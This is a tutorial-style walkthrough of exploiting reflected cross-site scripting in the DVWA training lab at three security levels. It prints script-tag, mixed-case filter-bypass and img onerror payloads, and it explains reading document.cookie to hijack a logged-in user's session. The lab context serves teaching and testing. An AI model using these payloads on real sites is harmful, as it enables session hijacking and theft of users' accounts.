
Reflected XSS occurs when the input supplied by the user reflects back in the browser window or inside page source of the web page. What does it mean? Let us understand it with an example, suppose I have entered some value let's say thisisreflecting in the input field of the website, now open the source of the page by pressing CTRL+U and search for the string thisisreflecting in the page source. If this word (thisisreflecting) is reflected or present in the page source then that parameter which is accepting the input may be vulnerable to reflected XSS. Now, you can try the payload in place of thisisreflecting in the same input field. If it is vulnerable it will give a popup.

Low Level:

Input "Hiii" and its reflected output in the same page → Hello Hii.




Now enter the payload <script> alert() </script> in the same field and submit the request.
Developers do not verify any input data, that's why script type, HTML type payload work and exploit perfectly.




You can replace alert(“You are hacked”) function with alert(document.cookie) in the above payload to get the cookie of the logged-in user on the victim browser, as can be shown below. Moreover, this cookie can be used to login into the same web app from another web browser which is called Session Hijacking attack.

Medium Level:

As we see source code, only <script> tag replace into ‘’ [empty string].




we can use <Script> or <SCRipt> or <ScRiPt> in place of <script>in our payload. It will successfully bypass this filter.So our final payload becomes <Script> alert("Hacked") </Script> . Enter this payload in the input field and Submit the request.




High Level:

Now, it’s some tricky situation. Developer use Regex for find SCRIPT tag inside input value.



we can use some other HTML tag with event handlers to print the alert box on the screen. Let's try the payload **<img src=x onerror=alert("Hacked")>** with the event handler onerror in the input field.
But we use Inline JavaScript for bypass this problem and exploit easily.



We got an alert box. So, we have successfully exploited Reflected XSS in DVWA at high-level security.